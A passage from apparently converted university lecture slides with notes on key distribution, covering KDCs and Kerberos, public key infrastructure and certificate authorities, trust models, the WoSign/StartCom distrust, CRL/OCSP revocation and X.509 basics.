$N_1, N_2$ : nonces, which are used only once.

$ID_A, ID_B$ : identities of Alice, resp. Bob

- 1) Alice informs Bob about communication
- 2) Bob answers with encrypted “nonce” (only readable to Bob and KDC)
- 3) Alice asks KDC to initiate a communication with Bob and sends “nonce”  $N_1$  together with encrypted nonce  $N_2$
- 4) KDC answers with encrypted (using Alice's key,  $K_{A-KDC}$ , which authenticates KDC w.r.t. Alice and achieves confidentiality) message consisting of the session key, Bob's identity, “nonce”  $N_1$  (excluding replay), encrypted (using Bob's key,  $K_{B-KDC}$ ) message (session key, “nonce”  $N_2$  and Alice's identity); only Alice can decrypt this message and thus decrypt the session key
- 5) Alice sends session key,  $N_2$ , and own identity, encrypted with Bob's key (as received from KDC), after which Bob (and nobody else) can also decrypt the session key (“nonce”  $N_2$  is a guarantee for the freshness of key  $K_S$ )
- 6) Bob answers with second “nonce”  $N_2$ , encrypted with session key, authenticating himself w.r.t. Alice (by his knowledge of  $K_S$ )
- 7) Alice answers with processed (e.g. adding 1 to  $N_2$ ) “nonce”  $N_2$ , encrypted with session key, authenticating herself w.r.t. Bob (using challenge-response mechanism)

## ■ Advantages

- **KDC generates a new shared key for each communication session between A and B**
  - ▶ Less risk on compromised shared keys, no reuse

22

A typical operation with a KDC involves a request from a user to use some service. The KDC will use cryptographic techniques to authenticate requesting users as themselves. It will also check whether an individual user has the right to access the service requested. If the authenticated user meets all prescribed conditions, the KDC can issue a ticket permitting access.

KDCs mostly operate with symmetric encryption.

In most (but not all) cases the KDC shares a key with each of all the other parties.

The KDC produces a ticket based on a server key.

The client receives the ticket and submits it to the appropriate server.

The server can verify the submitted ticket and grant access to the user submitting it.

Security systems using KDCs include Kerberos. (Actually, Kerberos partitions KDC functionality between two different agents: the AS (Authentication Server) and the TGS (Ticket Granting Service).)

## ■ Cerberus

- Greek methodology
- Fitting name for a KDC
  - ▶ 3-headed hellhound
  - ▶ Guardian of the underworld



23

## ■ User - password based authentication based on late - 70's Needham -Schroeder algorithms.

- Kerberos Authentication Server aka KDC(Key Distribution Center) shares long-term secret (password) with each authorized user.
- User logs in and established a short term session key with the AS which can be used to establish his identity with other entities, e.g. file system, other hosts or services each of which trusts the authority server
- The authorization mechanism needs to be integrated with each function, e.g. file access, login, telnet, ftp,  
...
- The central server is a single point of vulnerability to attack and failure.


24

- Network model
- Secure configuration of devices
- **Exchanging keys**
  - Out of band
  - Diffie -Hellman
  - Key Distribution Centre(KDC)
  - **Asymmetric encryption**
    - ▶ Public Key Infrastructure (PKI)
    - ▶ X.509 authentication
- Secure networking protocols
- Firewalls


25

- **Using asymmetric encryption**

- **Basic scenario**



- **Improved version**




26

An extremely simple scheme was put forward by Merkle in 1979.

- A generates a new temporary public key pair
- A sends B the public key and their identity
- B generates a session key K sends it to A encrypted using the supplied public key
- A decrypts the session key and both use the session key

However, this approach is insecure against an adversary who can intercept messages and then either relay the intercepted message or substitute another message. The opponent can thereby impersonate both halves of protocol (i.e. a man-in-the-middle attack). As such, this approach is seldomly used in practice.



## Key exchange: asymmetrical approach

### ■ Distribution of public keys can be considered using one of:

- **public announcement**
- **publicly available directory**
- **public-key authority**

### ■ Storage of key information

- **public-key certificates**

27

Several techniques have been proposed for the distribution of public keys, which can mostly be grouped into the categories shown. Each of them has several advantages and disadvantages in terms of privacy, scalability, complexity, etc.

- **Public Announcement.** In this approach, users distribute public keys to recipients or broadcast their public keys to the community at large. This can be done by e.g. appending PGP keys to email messages or by posting them to news groups or email list. The major disadvantage of this approach is the possibility of forgery. Anyone can create a key claiming to be someone else and broadcast it. Until the forgery is discovered the adversary can masquerade as the claimed user.
- **Publicly Available Directory.** A greater degree of security can be achieved by maintaining a publicly available managed directory of public keys. This directory contains {name,public-key} entries of multiple parties. Participants register securely with the directory and can replace their key at any time. The content of the directory is periodically published and can be accessed electronically. Typically, users have to prove their identity somehow before they can create an account. Maintenance and distribution of the public directory would have to be the responsibility of some trusted entity or organization. This scheme is clearly more secure than individual public announcements but still has vulnerabilities to tampering or forgery.
- **Public Key Authority.** In this case, a trusted third party manages the public keys of users. It is similar in function to a Key Distribution Center and uses similar information exchanges.

- Network model
- Secure configuration of devices
- **Exchanging keys**
  - Out of band
  - Diffie -Hellman
  - Key Distribution Centre(KDC)
  - Asymmetric encryption
    - ▶ **Public Key Infrastructure (PKI)**
    - ▶ X.509 authentication
- Secure networking protocols
- Firewalls

28

- **“Public Key Infrastructure” or PKI**
  - Reliably exchange keys using certificates
    - ▶ Certificates allow key exchange without real -time access to public-key authority
    - ▶ a certificate binds identity to public key
    - ▶ usually with other info such as period of validity, rights of use etc
  - All contents signed by a trusted third party the Public-Key or Certificate Authority(CA)
    - ▶ can be verified by anyone who knows the public -key authorities public-key

29

A further improvement is to use certificates, which can be used to exchange keys without contacting a public-key authority, in a way that is as reliable as if the keys were obtained directly from a public-key authority. A certificate binds an **identity** to **public key**, with all contents **signed** by a trusted Public-Key or Certificate Authority (CA). This can be verified by anyone who knows the public-key authorities public-key. Certificates can be downloaded using any of the previously discussed distribution methods.




## ■ Using certification authority (CA)

- **Guarantees identity of the user of the public key**
  - ▶ Entity registers key at CA, where entity proves its identity
  - ▶ CA verifies identity and delivers certificate binding this identity to the public key
  - ▶ Entity can use certificate (with CA's guarantee) to prove its ownership of the public key
- **For more about certificates see also later (X.509)**

30

One scheme has become universally accepted for formatting public-key certificates: the X.509 standard. X.509 certificates are used in most network security applications, including IP security, secure sockets layer (SSL), secure electronic transactions (SET), and S/MIME.

## ■ Certificates




31

$ID_A$ : Alice's identity

- Alice registers public key at CA and proves her identity
- CA creates a certificate binding Alice's public to her identity, together with some time value (validity of the certificate), using a digital signature. Certificate can be verified using the public key of the CA ( $KU_{CA}$ ).


## ■ Certificates



32

- 1) Alice sends certificate she has obtained from CA to Bob, allowing Bob (using CA's public key) to verify the public key Alice uses really belongs to Alice
- 2) Bob sends his certificate back to Alice for verification

- CA – Certification Authority
- RA – Registration Authority
- VA – third-party validation authority




33

In cryptography, a PKI is an arrangement that binds public keys with respective user identities by means of a certificate authority (CA). The user identity must be unique within each CA domain. The third-party validation authority (VA) can provide this information on behalf of the CA. The binding is established through the registration and issuance process. Depending on the assurance level of the binding, this may be carried out by software at a CA or under human supervision. The PKI role that assures this binding is called the registration authority (RA). The RA is responsible for accepting requests for digital certificates and authenticating the person or organization making the request. In a Microsoft PKI, a registration authority is usually called a subordinate CA.

## ■ CA – Certification Authority


- **Issuer/Signer of the certificate**
  - ▶ Binds public key with identity+attributes
- **Provider**
  - ▶ Enterprise CA
  - ▶ Individual as CA(PGP)
    - ✓ Web of trust
  - ▶ “Global” or “Universal” CAs
    - ✓ VeriSign, Equifax, Entrust, CyberTrust, Identrus, ...
- **Trust is the key word**



34


## ■ RA – Registration Authority

- **Also called LRA – Local RA**
- **Goal: off-load some work of CA to LRAs**
- **Support all or some of**
  - ▶ Identification
  - ▶ User key generation/distribution
    - ✓ passwords/shared secrets and/or public/private keys
  - ▶ Interface to CA
  - ▶ Key/certificate management
    - ✓ Revocation initiation
    - ✓ Key recovery



35

- VA – third-party validation authority
  - The third-party validation authority (VA) can provide this information on behalf of the CA
    - ▶ Why is this useful?




36

- Remaining issue: who to trust?
  - Which certificates can be trusted?
  - CA's public key
    - ▶ 1 order of magnitude smaller, as there are far fewer CAs than user
- Commonly used methods to limit/control trust in a given environment
  - CA Hierarchy
  - Distributed
  - Web
  - User-centric
  - Cross-certification

37

## ■ CA hierarchy



38

Have CA's public key signed by more important CA, thereby building a CA hierarchy (see also later X.509)


- 1) Public keys of Alice and Bob are signed by CA<sub>1</sub>
- 2) Public key of CA<sub>1</sub> is signed by CA<sub>2</sub>
- 3) Public key of CA<sub>2</sub> is signed by CA<sub>3</sub>

Until number of CAs is sufficiently limited, so that a limited list of trusted public keys exists (e.g. VeriSign, Belgian government, etc.)

- 4) CA<sub>2</sub> can also sign public keys of other CAs (such as CA<sub>5</sub>), which in turn can sign the keys of other users/CAs
- 5) CA<sub>3</sub> at a higher level in the hierarchy can also in turn sign the public keys of other CAs (such as CA<sub>4</sub>), etc.

## ■ Web model

- A number of root CAs pre-installed in browsers
- The set of root CAs can be modified
  - ▶ But will it be?
- Root CAs are unrelated (no cross-certification)
  - ▶ Except by “CA powers” of browser manufacturer
  - ▶ Browser manufacturer = (implicit) Root CA




39

Whom does your browser trust, and whom do you trust when you use the browser? There are at least three answers to this question:

- Manually specified certificates: Every browser and operating system provides a mechanism for you to manually import any certificate you trust. How you obtain the certificate and verify its integrity is completely up to you.
- Certificate authorities: A certificate authority (CA) is a trusted third party that is trusted by both the subject (owner) of the certificate and the party relying upon the certificate.
- The browser and the operating system: Every operating system and most browsers ship with a list of well-known certificate authorities. Thus, you also trust the vendors of this software to provide and maintain a list of trusted parties.

In practice, it would be impractical to store and manually verify each and every key for every website (although you can, if you are so inclined). Hence, the most common solution is to use certificate authorities (CAs) to do this job for us: the browser specifies which CAs to trust (root CAs), and the burden is then on the CAs to verify each site they sign, and to audit and verify that these certificates are not misused or compromised. If the security of any site with the CA's certificate is breached, then it is also the responsibility of that CA to revoke the compromised certificate.

## ■ Web model



40

Every browser allows you to inspect the chain of trust of your secure connection, usually accessible by clicking on the lock icon beside the URL.

- igvita.com certificate is signed by StartCom Class 1 Primary Intermediate Server.
- StartCom Class 1 Primary Intermediate Server certificate is signed by the StartCom Certification Authority.
- StartCom Certification Authority is a recognized root certificate authority.

The "trust anchor" for the entire chain is the root certificate authority, which in the case just shown, is the StartCom Certification Authority. Every browser ships with a pre-initialized list of trusted certificate authorities ("roots"), and in this case, the browser trusts and is able to verify the StartCom root certificate. Hence, through a transitive chain of trust in the browser, the browser vendor, and the StartCom certificate authority, we extend the trust to our destination site.

Every operating system vendor and every browser provide a public listing of all the certificate authorities they trust by default. Use your favorite search engine to find and investigate these lists.

In practice, there are hundreds of well-known and trusted certificate authorities, which is also a common complaint against the system. The large number of CAs creates a potentially large attack surface area against the chain of trust in your browser.

## ■ Detecting misbehaving Cas

- WoSign & StartCom

### Google punts WoSign, StartCom from good guy certificate club

Joins Mozilla, Apple in ban on less-than-optimally-rigorous certifiers

By Darren Pauli 2 Nov 2016 at 01:29

4 

Google is set to jettison certificate authorities WoSign and StartCom next year in a move that shores up wider efforts to neuter the two companies.

Mountain View's move follows public announcements by Mozilla and Apple that they would not trust the authorities' certificates after the pair the pair incorrectly issued base certificates and fudged date stamps in others to avoid SHA-1 security reforms.

WoSign handed a base certificate for GitHub to University of Central Florida sysadmin Stephen Schrauger in August.

Both it and StartCom were then found to have backdated 62 certificates to avoid pending bans of SHA-1 certificates slated to come into effect on all major browsers.

Mozilla also flagged concerns with WoSign's quiet acquisition of StartCom which it claimed the company tried to hide.

Google Chrome security engineer Andrew Whalley says of its ban decision that certificate authorities play a "key role" in web security and can cause harm if standards are abused.

### Google Chrome's HTTPS ban-hammer drops on WoSign, StartCom in two months

Substandard certs, already in partial exile, soon to be shunned completely

By Thomas Claburn in San Francisco 7 Jul 2017 at 22:27

27 



Update Google in two months will conclude its prolonged excommunication of misbehaving SSL/TLS certificate authorities WoSign and subsidiary StartCom, a punishment announced last October.



41


[https://www.theregister.co.uk/2017/07/07/google\\_ban\\_hammer\\_drops\\_on\\_wosign\\_startcom\\_in\\_two\\_months/](https://www.theregister.co.uk/2017/07/07/google_ban_hammer_drops_on_wosign_startcom_in_two_months/)

<https://techcrunch.com/2018/10/08/chrome-hundreds-of-sites-to-break/>

Chrome 70 is expected to be released on or around October 16, when the browser will start blocking sites that run older Symantec certificates issued before June 2016, including legacy branded Thawte, VeriSign, Equifax, GeoTrust and RapidSSL certificates. Yet despite more than a year to prepare, many popular sites are not ready. Security researcher Scott Helme found 1,139 sites in the top one million sites ranked by Alexa, including Citrus, SSRN, the Federal Bank of India, Pantone, the Tel-Aviv city government, Squatty Potty and Penn State Federal to name just a few.

## ■ User centric

- PGP
- **User = her own Root CA**
  - ▶ Webs of trust
- **Good**
  - ▶ User fully responsible for trust
- **Bad**
  - ▶ User fully responsible for trust
  - ▶ Corporate/gov/etc. like to have central control
    - ✓ User-centric not friendly to centralized trust policies



42

A user centric model (also referred to as web of trust (WoT) model) relies on graph superconnectivity. With a WoT everybody is a CA, and each actor is its own and unique root CA; to cope with gullible or downright malicious "CA", WoT users (i.e. Web browsers) accept a target certificate as valid only if they can verify it through many paths which go through distinct CA and all concur to posit the target server key. WoT security is very dependent on critical mass: it will not give you much until sufficiently many people collaborate.

Alice and Bob could have exchanged their public keys when they met in person, and because they know each other well, they are certain that their exchange was not compromised by an impostor—perhaps they even verified their identities through another, secret (physical) handshake they had established earlier! Next, Alice receives a message from Charlie, whom she has never met, but who claims to be a friend of Bob's. In fact, to prove that he is friends with Bob, Charlie asked Bob to sign his own public key with Bob's private key and attached this signature with his message. In this case, Alice first checks Bob's signature of Charlie's key. She knows Bob's public key and is thus able to verify that Bob did indeed sign Charlie's key. Because she trusts Bob's decision to verify Charlie, she accepts the message and performs a similar integrity check on Charlie's message to ensure that it is, indeed, from Charlie. What we have just done is established a chain of trust: Alice trusts Bob, Bob trusts Charlie, and by transitive trust, Alice decides to trust Charlie. As long as nobody in the chain gets compromised, this allows us to build and grow the list of trusted parties.

## ■ Cross-Certification

- **Mechanism:**
  - ▶ Certificates for CAs (not end -entities)
- **Intra- vs. Inter- domain**
- **One or two directions**
  - ▶ CA1 certifies CA2 and/or CA2 certifies CA1
- **Control**
  - ▶ Cross-certificate limits trust
    - ✓ Name, policy, path length, etc. constraints

43

## ■ Certificate renewal

- **Same keys, same certificate, but new dates**
- **Preferably automatic**
- **but watch for attributes changed**

## ■ Certificate history

- **Key history**
  - ▶ For owner: e.g. to read old encrypted messages
- **Key archive**
  - ▶ “For public”: audit, old sigs, disputes, etc.

## ■ Certificate cancellation

- **Certificate Expiration**
  - ▶ Natural “peaceful” end of life
- **Certificate Revocation**
  - ▶ Untimely death, possibly dangerous causes
  - ▶ New keys, new certificate

44

## ■ certificate revocation list (CRL)

- **Requested by**
  - ▶ Owner, employer, arbiter, ???, ...
- **Request sent to**
  - ▶ RA/CA
- **Mechanisms for Revocation checks**
  - ▶ Certificate Revocation Lists (CRLs)
  - ▶ On-line Certificate Status Protocol (OCSP)
- **Revocation delay**
  - ▶ According to Certificate Policy

45

Occasionally the issuer of a certificate will need to revoke or invalidate the certificate due to a number of possible reasons: the private key of the certificate has been compromised, the certificate authority itself has been compromised, or due to a variety of more benign reasons such as a superseding certificate, change in affiliation, and so on.

### Certificate Revocation List (CRL)

Certificate Revocation List (CRL) is defined by RFC 5280 and specifies a simple mechanism to check the status of every certificate: each certificate authority maintains and periodically publishes a list of revoked certificate serial numbers. Anyone attempting to verify a certificate is then able to download the revocation list and check the presence of the serial number within it—if it is present, then it has been revoked. The CRL file itself can be published periodically or on every update and can be delivered via HTTP, or any other file transfer protocol. The list is also signed by the CA, and is usually allowed to be cached for a specified interval. In practice, this workflow works quite well, but there are instances where CRL mechanism may be insufficient:

- The growing number of revocations means that the CRL list will only get longer, and each client must retrieve the entire list of serial numbers.
- There is no mechanism for instant notification of certificate revocation—if the CRL was cached by the client before the certificate was revoked, then the CRL will deem the revoked certificate valid until the cache expires.

### Online Certificate Status Protocol (OCSP)

To address some of the limitations of the CRL mechanism, the Online Certificate Status Protocol (OCSP) was introduced by RFC 2560, which provides a mechanism to perform a real-time check for status of the certificate. Unlike the CRL, which contains all the revoked serial numbers, OCSP allows the verifier to query the certificate database directly for just the serial number in question while validating the certificate chain. As a result, the OCSP mechanism should consume much less bandwidth and is able to provide real-time validation. However, no mechanism is perfect, and the requirement to perform real-time OCSP queries creates several problems of its own:

- The CA must be able to handle the load of the real-time queries.
- The CA must ensure that the service is up and globally available at all times.

- The client must block on OCSP requests before proceeding with the navigation.
- Real-time OCSP requests may impair the client's privacy because the CA knows which sites the client is visiting.

In practice, CRL and OCSP mechanisms are complementary, and most certificates will provide instructions and endpoints for both. The more important part is the client support and behavior: some browsers distribute their own CRL lists, others fetch and cache the CRL files from the CAs. Similarly, some browsers will perform the real-time OCSP check but will differ in their behavior if the OCSP request fails. If you are curious, check your browser and OS certificate revocation settings!



## ■ certificate revocation list (CRL)



46

To address revocations, the certificates themselves contain instructions on how to check if they have been revoked. Hence, to ensure that the chain of trust is not compromised, each peer can check the status of each certificate by following the embedded instructions, along with the signatures, as it walks up the certificate chain.

- Network model
- Secure configuration of devices
- **Exchanging keys**
  - Out of band
  - Diffie -Hellman
  - Key Distribution Centre(KDC)
  - Asymmetric encryption
    - ▶ Public Key Infrastructure (PKI)
    - ▶ **X.509 authentication**
- Secure networking protocols
- Firewalls

47

- **X.509**
  - Part of X.500 ITU-T series of recommendations for “directory services”
    - ▶ “directory” = set of servers maintaining a database with information about users
  - Framework for providing authentication services by directory to users
    - ▶ As a repository for public key certificates
    - ▶ Defines authentication protocols based on certificates

48

## ■ X.509 certificates used in

- **TLS/SSL**
- **S/MIME (Secure Multipurpose Internet Mail Extensions)**
- **PGP**
- **IPsec**
- **SSH**
- **Smart card**
- **HTTPS**
- **LDAP**
- **XMPP**
- **Microsoft Authenticode**
- ...

49

## ■ X.509

- **Origin: 1988**
- **By now version 3 from 1995 (revised in 2000)**
- **Relies on:**
  - ▶ Asymmetric cryptography (RSA recommended)
  - ▶ Digital signature (using hash function)

